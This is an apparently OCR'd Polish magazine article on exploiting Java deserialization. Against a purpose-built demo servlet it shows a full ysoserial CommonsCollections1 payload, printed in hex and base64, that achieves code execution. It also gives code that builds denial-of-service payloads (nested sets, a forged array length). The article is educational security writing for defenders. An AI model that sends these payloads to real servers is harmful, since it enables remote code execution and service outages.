
I jednego pliku JSP:

```
1. <html>
2.   <head>
3.     <title>Java deserialization example</title>
4.   </head>
5.   <body>
6.     <h2>Logged in as <%= request.getAttribute("name") %></h2>
7.     <form action="/" method="POST">
8.       Change your login: <input type="text" name="name" />
9.       <input type="submit"/>
10.     </form>
11.   </body>
12. </html>
```

Działanie jest bardzo proste: po odwiedzeniu strony, servlet szuka ciasteczka data, w którym zakodowane są w base64 dane użytkownika w postaci zserializowanej klasy Data:

```
1. public class Data implements Serializable {
2.
3.   private String name;
4.
5.   public Data(String name) {
6.     this.name = name;
7.   }
8.
9.   public String getName() {
10.     return name;
11.   }
12.
13.   public void setName(String name) {
14.     this.name = name;
15.   }
16.
17. }
```

Gdy ciasteczko zostanie odnalezione, servlet odkoduje i zdeserializuje je, a następnie przekaże do wyświetlenia imię użytkownika. W przeciwnym wypadku przekaże imię „Anonymous":



Rysunek 2.

Strona umożliwia zmianę swoich danych. Gdy servlet dostanie żądanie POST, zostanie stworzony nowy obiekt typu Data, zawierający parametr z requestu name, który następnie zostanie zserializowany, zakodowany w base64 i wysłany jako nowa wartość ciasteczka data do przeglądarki.

Rysunek 3.

Jak widać, użytkownik, modyfikując ciasteczko, jest w stanie wymusić deserializacje dowolnego obiektu, zatem punkty 1, 2, 3 i 5 z naszej listy warunków na wykorzystanie podatności deserializacji są spełnione.

Co z gadżetami? Czy mamy możliwość uzyskania kontroli nad maszyną? Zobaczmy na plik pom.xml:


```
1. (...)
2.
3. <dependency>
4. <groupId>commons-collections</groupId>
5. <artifactId>commons-collections</artifactId>
6. <version>3.1</version>
7. </dependency>
8.
9. (...)
```

Dołączamy podatną wersję biblioteki commons-collections w zależnościach mavenowych. Oznacza to, że powinniśmy być w stanie wykonać dowolny kod na serwerze.

Uwaga: zauważmy, że jesteśmy w stanie wykorzystać podatność mimo tego, że **w żadnym miejscu** nie używamy commons-collections! Sam fakt, że biblioteka znajduje się na CLASSPATH (tutaj: dołączona przez mavena), jest wystarczający, żeby z niej skorzystać! Programista mógł dołączyć bibliotekę „na później" lub też zapomnieć o jej usunięciu. Mogła ona także być dołączona implicite przez dowolną inną bibliotekę, której użył.

W każdym z tych przypadków jesteśmy podatni na zdalne wykonanie kodu!

Spróbujmy zatem dokonać exploitacji, ale wcześniej zobaczmy nasze ciastko:



Rysunek 4.

Przypominam że jest to nasz zakodowany w base64 i zserializowany obiekt Javowy.

Pro-tip

Każdy zserializowany obiekt Javowy zaczyna się od bajtów „AC ED", po których następuje numer wersji – właściwie zawsze równy „00 05". Możemy wykorzystać to do łatwego zweryfikowania, czy mamy do czynienia z zserializowanym Javowym obiektem – po prostu szukamy ciągu bajtów „AC ED 00 05". Ten sam ciąg bajtów zakodowany w base64 będzie zaczynał się od „rO0", a więc nasze poszukiwania powinny również uwzględniać tę wartość.

Nie pozostaje nic prostszego, niż podmienienie ciastka na naszą wartość i odświeżenie strony – serwer zdekoduje nasze dane i przy odrobinie szczęścia wykona nasz kod. Jak wspomniałem wcześniej, użyjemy do tego narzędzia ysoserial:

```
$ java -jar ysoserial-0.0.5-SNAPSHOT-all.jar CommonsCollections1 'gnome-calculator' > payload
```

Rysunek 5.

W pliku payload mamy teraz zserializowany łańcuch gadżetów. Możemy podglądnąć go za pomocą hex viewera:

```
$ xxd payload | head
00000000: aced 0005 7372 0032 7375 6e2e 7265 666c  ....sr.2sun.refl
00000010: 6563 742e 616e 6e6f 7461 7469 6f6e 2e41  ect.annotation.A
00000020: 6e6e 6f74 6174 696f 6e49 6e76 6f63 6174  nnotationInvocat
00000030: 696f 6e48 616e 646c 6572 55ca f50f 15cb  ionHandlerU.....
00000040: 7ea5 0200 024c 000c 6d65 6d62 6572 5661  ~....L..memberVa
00000050: 6c75 6573 7400 0f4c 6a61 7661 2f75 7469  luest..Ljava/uti
00000060: 6c2f 4d61 703b 4c00 0474 7970 6574 0011  l/Map;L..typet..
00000070: 4c6a 6176 612f 6c61 6e67 2f43 6c61 7373  Ljava/lang/Class
00000080: 3b78 7073 7d00 0000 0100 0d6a 6176 612e  ;xps}......java.
00000090: 7574 696c 2e4d 6170 7872 0017 6a61 7661  util.Mapxr..java
```


Rysunek 6.

Jak widać, nasze bajty są na miejscu. Następnie musimy zakodować nasz payload za pomocą base64:

```
$ cat payload | base64
rO0ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxl
clXK9Q8Vy36lAgACTAAMbWVtYmVyVmFsdWVzdAAPTGphdmEvdXRpbC9NYXA7TAAEdHlwZXQAEUxq
YXZhL2xhbmcvQ2xhc3M7eHBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAXamF2YS5sYW5nLnJlZmxl
Y3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvbkhh
bmRsZXI7eHBzcQB+AABzcgAqb3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLm1hcC5MYXp5
TWFwbuWUgp55EJQDAAFMAAdmYWN0b3J5dAAsTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9u
cy9UcmFuc2Zvcm1lcjt4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3Rv
cnMuQ2hhaW5lZFRyYW5zZm9ybWVyMMeX7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdAAtW0xvcmcv
YXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnMvVHJhbnNmb3JtZXI7eHB1cgAtW0xvcmcuYXBhY2hl
LmNvbW1vbnMuY29sbGVjdGlvbnMuVHJhbnNmb3JtZXI7vVYq8dg0GJkCAAB4cAAAAAVzcgA7b3Jn
LmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkNvbnN0YW50VHJhbnNmb3JtZXJY
dpARQQKxlAIAAUwACWlDb25zdGFudHQAEkxqYXZhL2xhbmcvT2JqZWN0O3hwdnIAEWphdmEubGFu
Zy5SdW50aW1lAAAAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMu
ZnVuY3RvcnMuSW52b2tlclRyYW5zZm9ybWVyh+j/a3t8zjgCAANbAAVpQXJnc3QAE1tMamF2YS9s
YW5nL09iamVjdDtMAAtpTWV0aG9kTmFtZXQAEkxqYXZhL2xhbmcvU3RyaW5nO1sAC2lQYXJhbVR5
cGVzdAASW0xqYXZhL2xhbmcvQ2xhc3M7eHB1cgATW0xqYXZhLmxhbmcuT2JqZWN0O5DOWJ8Qcyls
AgAAeHAAAAACdAAKZ2V0UnVudGltZXVyABJbTGphdmEubGFuZy5DbGFzczurFteuy81amQIAAHhw
AAAAAHQACWdldE1ldGhvZHVxAH4AHgAAAAJ2cgAQamF2YS5sYW5nLlN0cmluZ6DwpDh6O7NCAgAA
eHB2cQB+AB5zcQB+ABZ1cQB+ABsAAAACcHVxAH4AGwAAAB0AAZpbnZva2V1cQB+AB4AAAACdnIA
EGphdmEubGFuZy5PYmplY3QAAAAAAAAAAAAAAHhwdnEAfgAbc3EAfgAWdXIAE1tMamF2YS5sYW5n
LlN0cmluZzut0lbn6R17RwIAAHhwAAAAAXQAEGdub21lLWNhbGN1bGF0b3J0AARleGVjdXEAfgAe
AAAAAXEAfgAjc3EAfgARc3IAEWphdmEubGFuZy5JbnRlZ2VyEuKgpPeBhzgCAAFJAAV2YWx1ZXhy
ABBqYXZhLmxhbmcuTnVtYmVyhqyVHQuU4IsCAAB4cAAAAAFzcgARamF2YS51dGlsLkhhc2hNYXAF
B9rBwxZg0QMAAkYACmxvYWRGYWN0b3JJJAAl0aHJlc2hvbGR4cD9AAAAAAAAQdwgAAAAQAAAAHh4
dnIAEmphdmEubGFuZy5PdmVycmlkZQAAAAAAAAAAAAAAeHBxAH4AOg==
```


Rysunek 7.

Kolejny raz podświetliłem magiczne bajty. Po przeklejeniu wynikowego ciągu znaków do wartości ciastka i odświeżeniu strony, nasz serwer nie będzie zadowolony: tak jak wspominałem, prawdą jest, że zostanie rzucony wyjątek `ClassCastException`. Nas to jednak nie obchodzi – jest za późno, obiekt został stworzony, a nasz payload wykonany. Dowodem na to jest fakt, że równolegle ze zwróconym błędem 500 z serwera, zobaczymy taki widok:



Rysunek 8.

Kalkulator == Game Over.



Rysunek 9.

PODSUMOWANIE

Jak widać, problemy bezpieczeństwa z deserializacją występują również w Javie. Co więcej, tak jak w innych przypadkach, są one bardzo łatwe do wyexploitowania (szczególnie z wykorzystaniem narzędzia ysoserial). Jedynym problemem są gadżety, a tych nie brakuje (polecam odpalić ysoserial bez argumentów i przejrzeć pełną listę).

Dodatkowo, jak wspomniałem wcześniej, na początku maja 2016 wykonano kolejny krok milowy – Matthias Kaiser odnalazł ciąg gadżetów pochodzących **tylko z JRE**. Konsekwencji nie trzeba chyba nikomu tłumaczyć – potencjalnie każdy program Javowy używający serializacji jest podatny! Na szczęście, Oracle JRE7 jest podatne tylko w bardzo starej wersji (JRE7u13), a aktualnie podatność ta została odnaleziona w OpenJDK7. Jakkolwiek JRE OpenJDK jest dużo mniej popularne JRE od Oracle, należy jednak pamiętać, że jest ono domyślnym środowiskiem Javowym dostępnym w wielu dystrybucjach Linuksa (m.in. Debian i Ubuntu).

W następnej części artykułu sprawdzimy, czy w Javie serializacja danych do XML/JSON jest bezpieczniejsza od tej natywnej. Dodatkowo, przedstawię nowe zagrożenia, które są możliwe do wykorzystania nawet jeśli z jakichś powodów (na przykład – brak gadżetów) RCE na serwerze jest nieosiągalne.

LINKI

- http://frohoff.github.io/appseccali-marshalling-pickles/
- http://frohoff.github.io/owaspsd-deserialize-my-shorts/
- https://github.com/frohoff/ysoserial
- https://www.youtube.com/watch?v=VviY3O-euVQ
- https://goo.gl/cx7X4D
- https://goo.gl/eJdAor

Mateusz Niezabitowski jest byłym Developerem, który w pewnym momencie stwierdził, że wprawdzie tworzenie aplikacji jest fajne, ale psucie ich jeszcze fajniejsze. Obecnie pracuje na stanowisku AppSec Engineer w firmie Ocado Technology

Mateusz Niezabitowski

Java vs deserializacja niezaufanych danych. Część 2: mniej typowe metody ataku

W drugiej części artykułu omówimy przypadki, kiedy pewne oryginalne (mniej istotne) warunki exploitacji nie są spełnione – konkretnie, gdy nie możemy znaleźć gadżetów prowadzących do RCE, lub gdy nie używamy natywnej serializacji.

Przypominam że kod źródłowy użyty w niniejszym artykule (za wyjątkiem kodu klas z JRE i bibliotek) jest publicznie dostępny.

W poprzedniej części tej serii, omówiliśmy podstawy podatności związanych z deserializacją niezaufanych danych w Javie. Przedstawione tam zostały konieczne warunki dla exploitacji, a także przykładowy łańcuch gadżetów który umożliwia wykorzystanie deserializacji w celu osiągnięcia RCE (zdalne wykonanie kodu – ang. Remote Code Execution). Omówiliśmy też krótko narzędzie ysoserial, oraz pokazaliśmy, jak w praktyce można wykorzystać podatność na przykładzie specjalnie napisanej aplikacji.

NATYWNA SERIALIZACJA A DOS

Po lekturze poprzedniego artykułu, można odnieść wrażenie, że RCE poprzez deserializacje obiektów Javowych, to jedyny problem przed którym należy się bronić. Jest to jednak dalekie od prawdy – przykład z RCE był użyty tylko i wyłącznie w celu zademonstrowania, jak potencjalnie niebezpieczna może być ta podatność. W rzeczywistości, konsekwencje exploitacji mogą być różne, i zależą tylko i wyłącznie od dostępnych gadżetów. Dla przykładu, ten artykuł opisuje jak deserializacja w PHP może prowadzić do usunięcia dowolnego katalogu (DoS), lub ataku typu SQL Injection. Nie inaczej ma się sprawa w Javie – jedyne, co ogranicza atakującego – to gadżety. Być może więc, jesteśmy w stanie znaleźć odpowiednie klasy, które mimo – że nie prowadzą do RCE – skutecznie napsują krwi osobom odpowiedzialnym za bezpieczeństwo aplikacji?

Okazuje się, że wyżej wspomniane klasy, nie dość że istnieją, to często dostępne są w samej JRE. Polecam poświęcić chwilę dla zrozumienia powagi sytuacji – **każda** aplikacja Javowa przyjmująca niezaufane zserializowane dane od użytkownika, może być celem ataku, **bez względu** na biblioteki których używa (a konkretnie – nawet jeśli nie używa żadnych bibliotek)! Przedstawię dwa przykłady, oba prowadzące do ataku typu DoS (ang. *Denial of Service*).

Rekurencyjne zbiory (java.util.Set)

Rozważmy poniższy kod:

```
1. public class DeserializationDosRecursiveSet {
2.         public static void main(String [] args) throws Exception {
3.                 Set root = new HashSet();
4.                 Set s1 = root;
5.                 Set s2 = new HashSet();
6.                 for (int i = 0; i < 100; i++) {
7.                         Set t1 = new HashSet();
8.                         Set t2 = new HashSet();
9.                         t1.add("foo");
10.                         s1.add(t1);
11.                         s1.add(t2);
12.                         s2.add(t1);
13.                         s2.add(t2);
14.                         s1 = t1;
15.                         s2 = t2;
16.                 }
17.
18.                 ObjectOutputStream oos = new ObjectOutputStream(System.out);
19.                 oos.writeObject(root);
20.         }
21.
22. }
```

Przykład jest raczej prosty do zrozumienia. W liniach 4-17, tworzymy specyficznie skonstruowany zbiór (`java.util.Set`). Następnie, w liniach 19-20 serializujemy go i wypisujemy na standardowe wyjście. Wygląda to całkowicie niewinnie – owszem, utworzyliśmy (i zserializowaliśmy) około 200 zbiorów, ale dla komputera to nic. Zobaczmy jednak, co się stanie, gdy dostarczymy skonstruowany w powyższy sposób payload do naszego przykładowego serwera, opisanego w części pierwszej tej serii. Dla przypomnienia, musimy zakodować nasz payload w base64, a następnie ustawić go, jako wartość ciastka `data`. Po wysłaniu nie widzimy nic ciekawego, poza tym, że strona nie chce się przeładować (serwer przetwarza nasze zapytanie) przez długi czas. Właściwie, bardzo długi czas. Po pewnej chwili możemy więc stracić cierpliwość i sprawdzić co się dzieje – zobaczmy co mówi nam polecenie `top`:

```
top - 14:46:23 up 13:24,  4 users,  load average: 0,77, 0,50, 0,49
Tasks: 276 total,   1 running, 275 sleeping,   0 stopped,   0 zombie
%Cpu(s): 29,4 us,  1,5 sy,  0,0 ni, 67,1 id,  2,0 wa,  0,0 hi,  0,0 si,  0,0 st
KiB Mem : 16317524 total,  6719952 free,  7027844 used,  2569728 buff/cache
KiB Swap: 16661500 total, 16661500 free,        0 used.  8329300 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
26033 moriraa+  20   0 5842496 1,200g  15584 S 100,7  7,7   0:53.40 java
```

Rysunek 1. Wynik polecenia top

Java zjada nam 100% procesora? Nie wygląda to dobrze. Osobom, które zdecydowały się przetestować ten kod na swoich maszynach, sugeruję przestać czekać, i zatrzymać serwer – przetwarzanie żądania nie skończy się w sensownym czasie. Dlaczego tak się dzieje? Otóż, winna jest nasza specyficzna konstrukcja – podczas deserializacji, Java zacznie rekurencyjnie odtwarzać zbiory, co będzie trwało bardzo długo. Jak długo? Zmodyfikujmy lekko nasz kod generujący zbiory:

```
1. public class DeserializationDosRecursiveSetCustomizable {
2.
3.      public static void main(String [] args) throws Exception {
4.              Set root = new HashSet();
5.              Set s1 = root;
6.              Set s2 = new HashSet();
7.              for (int i = 0; i < Integer.parseInt(args[0]); i++) {
8.                      Set t1 = new HashSet();
9.                      Set t2 = new HashSet();
10.                     t1.add("foo");
11.                     s1.add(t1);
12.                     s1.add(t2);
13.                     s2.add(t1);
14.                     s2.add(t2);
15.                     s1 = t1;
16.                     s2 = t2;
17.             }
18.
19.             ByteArrayOutputStream baos = new ByteArrayOutputStream();
20.             ObjectOutputStream oos = new ObjectOutputStream(baos);
21.             oos.writeObject(root);
22.             byte [] bytes = baos.toByteArray();
23.
24.             ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
25.             ObjectInputStream ois = new ObjectInputStream(bais);
26.             ois.readObject();
27.     }
28.
29. }
```

Wprowadzone zostały dwie zmiany. Po pierwsze, teraz ilość zagnieżdżonych zbiorów jest kontrolowana przez argument dostarczany programowi (linia 7). Druga, że dokonujemy naraz serializacji i deserializacji, dzięki czemu od razu możemy sprawdzić jak długo nasz payload będzie deserializował się na serwerze. Sprawdźmy jak wyglądają czasy wykonania powyższego programu dla argumentu z zakresu [1, 28]:

```
$ for i in $(seq 1 28); do echo -n "Time for $i nested set(s) is: " ; /usr/bin/time -f"%es" java DeserializationDosRecursiveSetCustomizable $i ; done
Time for 1 nested set(s) is: 0.04s
Time for 2 nested set(s) is: 0.04s
Time for 3 nested set(s) is: 0.04s
Time for 4 nested set(s) is: 0.04s
Time for 5 nested set(s) is: 0.04s
Time for 6 nested set(s) is: 0.04s
Time for 7 nested set(s) is: 0.04s
Time for 8 nested set(s) is: 0.05s
Time for 9 nested set(s) is: 0.06s
Time for 10 nested set(s) is: 0.06s
Time for 11 nested set(s) is: 0.07s
Time for 12 nested set(s) is: 0.07s
Time for 13 nested set(s) is: 0.07s
Time for 14 nested set(s) is: 0.07s
Time for 15 nested set(s) is: 0.07s
Time for 16 nested set(s) is: 0.08s
Time for 17 nested set(s) is: 0.09s
Time for 18 nested set(s) is: 0.12s
Time for 19 nested set(s) is: 0.17s
Time for 20 nested set(s) is: 0.27s
Time for 21 nested set(s) is: 0.48s
Time for 22 nested set(s) is: 0.88s
Time for 23 nested set(s) is: 1.67s
Time for 24 nested set(s) is: 3.19s
Time for 25 nested set(s) is: 6.31s
Time for 26 nested set(s) is: 12.54s
Time for 27 nested set(s) is: 25.04s
Time for 28 nested set(s) is: 51.67s
```

Rysunek 2. Czasy wykonania programu dla argumentu [1;28]

Dla małej ilości zbiorów deserializacja trwa krótko, tak więc czas wykonania jest właściwie losowy (tzn. nie zależy od naszego payloadu). Od wartości argumentu 18, można jednak zacząć zauważać pewną prawidłowość, która jest tym bardziej widoczna, im więcej zbiorów chcemy zagnieździć: otóż, zwiększenie zagnieżdżenia o 1, powoduje wydłużenie czasu wykonania dwukrotnie. Jest to typowy przykład złożoności wykładniczej. Jak można łatwo policzyć, skoro na moim komputerze dla 28 zbiorów mamy około 50s czasu wykonania, dla 100 będziemy mieli 2^{100-28}x50s, czyli więcej niż **7 biliardów** ($7x10^{15}$) lat! Podkreślę również, że jest to efekt **deserializacji**. Rzeczywiście, nasz oryginalny przykład serializował dane z setką zagnieżdżonych zbiorów, a wykonywał się w ciągu ułamka sekundy…

Konsekwencją tego jest zatem fakt, że jednym żądaniem możemy właściwie bezterminowo zawłaszczyć jeden z wątków serwera. Jeśli wyślemy odpowiednią ilość tego typu żądań, zawłaszczymy wszystkie dostępne wątki, co bezpośrednio doprowadzi do ataku typu DoS. Zaznaczę, że ilość żądań koniecznych do wysłania jest stosunkowo mała – efektywność ataku zależy od konfiguracji serwera, ale liczona jest raczej w tysiącach, a nie milionach zapytań. Nie jest potrzebne zatem

wynajmowanie botnetu – tego typu atak spokojnie można przeprowadzić korzystając z jednej maszyny.

Modyfikacja zserializowanych danych i błąd przepełnienia pamięci

Nasz drugi przykład będzie wyglądał trochę inaczej. Rozważmy następujący kod:

```
1. public class DeserializationDosMaxArray {
2.
3.          public static void main(String [] args) throws Exception {
4.                  byte [] a = new byte[0];
5.
6.                  ByteArrayOutputStream baos = new ByteArrayOutputStream();
7.                  ObjectOutputStream oos = new ObjectOutputStream(baos);
8.                  oos.writeObject(a);
9.                  byte [] bytes = baos.toByteArray();
10.
11.                  bytes[23] = (byte)(Integer.MAX_VALUE >> 24);
12.                  bytes[24] = (byte)(Integer.MAX_VALUE >> 16);
13.                  bytes[25] = (byte)(Integer.MAX_VALUE >> 8);
14.                  bytes[26] = (byte)(Integer.MAX_VALUE);
15.
16.                  System.out.write(bytes);
17.          }
18.
19. }
```

Jak wcześniej, przykład jest raczej prosty do zrozumienia. W liniach 4-8 serializujemy zwykłą tablicę bajtów (0-elementową). W liniach 9-14 dokonujemy ręcznej modyfikacji kilku bajtów w naszym zserializowanym obiekcie. Ostatecznie w linii 16 wypisujemy nasz ciąg bajtów.

Oczywiście, czytelnik słusznie zauważył, że znalezienie powyższego kodu w aplikacji jest wysoce nieprawdopodobne – aplikacja nie będzie dokonywała zmian w strukturze zserializowanego obiektu. Przypominam jednak, że z reguły jedynie sama część deserializacji znajduje się na serwerze, podczas gdy tworzenie payloadu odbywa się (a w każdym razie – może się odbyć) na maszynie atakującego. W związku z tym, nie dość, że możemy stworzyć dowolny obiekt, to możemy dowolnie modyfikować strumień bajtów – w przykładzie robię to za pomocą kodu Javowego, ale równie dobrze możemy użyć hex-edytora, czy też narzędzi takich jak Burp Suite, w celu modyfikacji danych „w locie".

Co się stanie, gdy stworzony powyższym programem payload dostarczymy do naszej przykładowej aplikacji? Zajrzyjmy w logi serwera:

```
SEVERE:
java.lang.OutOfMemoryError: Requested array size exceeds VM limit
        at java.lang.reflect.Array.newArray(Native Method)
        at java.lang.reflect.Array.newInstance(Array.java:70)
        at java.io.ObjectInputStream.readArray(ObjectInputStream.java:1670)
        at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1344)
        at java.io.ObjectInputStream.readObject(ObjectInputStream.java:370)
        at Servlet.doGet(Servlet.java:32)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:622)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:729)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:292)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:207)
        at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:212)
        at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:106)
        at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:502)
        at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:141)
        at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:79)
        at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:88)
        at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:528)
        at org.apache.coyote.http11.AbstractHttp11Processor.process(AbstractHttp11Processor.java:1099)
        at org.apache.coyote.AbstractProtocol$AbstractConnectionHandler.process(AbstractProtocol.java:672)
        at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1520)
        at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.run(NioEndpoint.java:1476)
        at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1145)
        at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:615)
        at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
        at java.lang.Thread.run(Thread.java:745)
```

Rysunek 3. Logi serwera po dostarczeniu payloadu

Dlaczego tak się dzieje? Zserializowana tablica musi gdzieś mieć zapisany swój rozmiar. Znajduje się on w bajtach 23-26 (indeksowanych od 0) w naszym zserializowanym strumieniu (wartość ta może różnić się, w zależności od pewnych czynników), co zweryfikowałem metodą empiryczną. Możemy zatem zmodyfikować odpowiednie bajty i ustawić nieprawdziwy rozmiar tablicy. W większości przypadków nie da nam to zbyt wiele – jeśli rozmiar tablicy będzie większy niż ilość zapisanych później elementów, serializacja zwróci wyjątek `java.io.EOFException`, a jeśli mniejszy – wczytamy po prostu niepełną tablicę. Okazuje się jednak, że rozmiar tablicy w Javie jest ograniczony (z reguły bliski wartości `Integer.MAX_VALUE`, ale nieznacznie mniejszy; na mojej maszynie: `Integer.MAX_VALUE - 2`). Jeśli będziemy próbować stworzyć tablicę większą, już na etapie alokacji pamięci, Java zwróci nam błąd. Istotny jest fakt, że błąd ten to `java.lang.OutOfMemoryError`, który jest wyjątkiem niesprawdzanym (ang. *Unchecked Exception*). Programista sprawdza tylko te wyjątki, które musi, zatem jest duża szansa, że źle napisany lub skonfigurowany serwer nie przechwyci błędu, a w związku z tym – JVM zakończy jego wykonanie. Z punktu widzenia użytkownika, zakończenie programu serwera to kolejny przykład ataku typu DoS – do momentu jego restartu.

INNE FORMATY SERIALIZACJI

Zmieńmy nieco przedmiot dyskusji. W rozmowach z programistami, często słyszę, iż powyższe błędy nie są czymś, czym warto się przejmować. Pomijając bezpie-

czeństwo, natywna serializacja w Javie jest wolna, niezbyt łatwa w użyciu (przynajmniej w bardziej skomplikowanych przypadkach), a także – w dzisiejszych czasach – niezbyt modna. Większość nowoczesnych aplikacji korzysta z reguły z formatu XML, albo jeszcze lepiej – JSON.

Można polemizować z powyższym twierdzeniem. Natywna serializacja jest w dalszym ciągu używana i ma wiele zastosowań – na przykład w RMI, JMX, czy w niektórych systemach kolejkowych. W poprzednim artykule wspominałem też o tym, jak wiele podatności znaleźli w dużych produktach specjaliści z FoxGlove Security. Prawdą, której nie da się jednak ukryć, jest to, że z reguły komunikacja serwer-przeglądarka (a więc ta która jest najłatwiejszym i najczęściej spotykanym medium ataku), korzysta z innych sposobów przesyłania danych. Czy to oznacza, że tego typu aplikacje są bezpieczne? Zdecydowanie nie. Zauważmy, że **serializacja danych** (niekoniecznie natywna) jest wszechobecna – XML czy JSON, są tylko innymi formatami używanymi w tym celu. Wszystkich możliwych formatów jest bardzo dużo – niektóre binarne (np. natywna serializacja Javowa, czy protobuf), inne tekstowe (np. XML, JSON, YAML), jeszcze inne hybrydowe (np. natywna serializacja PHP, pickle w Python) – a to tylko wybrane przykłady. Można również wysunąć twierdzenie, że **niemal każda** nowoczesna aplikacja używa jakiejś formy serializacji, w celu komunikacji i wymiany danych z klientem. Podatności deserializacji niekoniecznie będą obecne zawsze, ale sam fakt używania innego formatu, na pewno nas od nich nie uwalnia. Jako przykład, rozważymy bibliotekę XStream.

BIBLIOTEKA XSTREAM

XStream jest szeroko używaną biblioteką do konwersji obiektów Javowych na format XML lub JSON. Nie da się ukryć, że wygląda ona bardzo atrakcyjnie – sprawdźmy jakie zalety między innymi podkreślają jej autorzy:

> » ***Ease of use.*** *A high level facade is supplied that simplifies common use cases.*
> » ***No mappings required.*** *Most objects can be serialized without need for specifying mappings.*
> » ***Performance.*** *Speed and low memory footprint are a crucial part of the design, making it suitable for large object graphs or systems with high message throughput.*
> » ***Clean XML.*** *No information is duplicated that can be obtained via reflection. This results in XML that is easier to read for humans and more compact than native Java serialization.*
> » ***Requires no modifications to objects.*** *Serializes internal fields, including private and final. Supports non-public and inner classes. Classes are not required to have default constructor.*
> » *(...)*

Aby sprawdzić, na ile autorzy powyższych punktów mają rację, przeanalizujmy poniższy fragment kodu, zawierający bardzo prosty przykład użycia biblioteki Xstream:

```
1. public class XStreamUsage {
2.
3.      private String string = "Sample string field";
4.
5.      private int integer = 1337;
6.
7.      public static void main(String[] args) {
8.          XStream xStream = new XStream();
9.
10.          System.out.println(xStream.toXML(new XStreamUsage()));
11.      }
12.
13. }
```

Powyższy kod wypisze następujący dokument XML:

```
1. <XStreamUsage>
2.    <string>Sample string field</string>
3.    <integer>1337</integer>
4. </XStreamUsage>
```

Rzeczywiście, należy uchylić czoła przed autorami biblioteki. Niezwykle prosty kod, który w rezultacie daje czysty XML. Nasza przykładowa klasa (XStreamUsage) nie musiała być w żaden sposób zmodyfikowana, wszystko działa jak należy.

Łatwość użycia, brak mapowań, wysoka wydajność, czysty i czytelny wyjściowy XML, brak konieczności modyfikacji obiektów… trzeba przyznać, że wygląda to świetnie – niejeden programista skusiłby się na użycie tej biblioteki. I rzeczywiście – okazuje się, że dużo poważnych projektów zdecydowało się na serializację przy użyciu XStream. Niestety, efektem wspomnianych plusów są pewne zagrożenia płynące z użycia.

XStream vs. java.beans.EventHandler

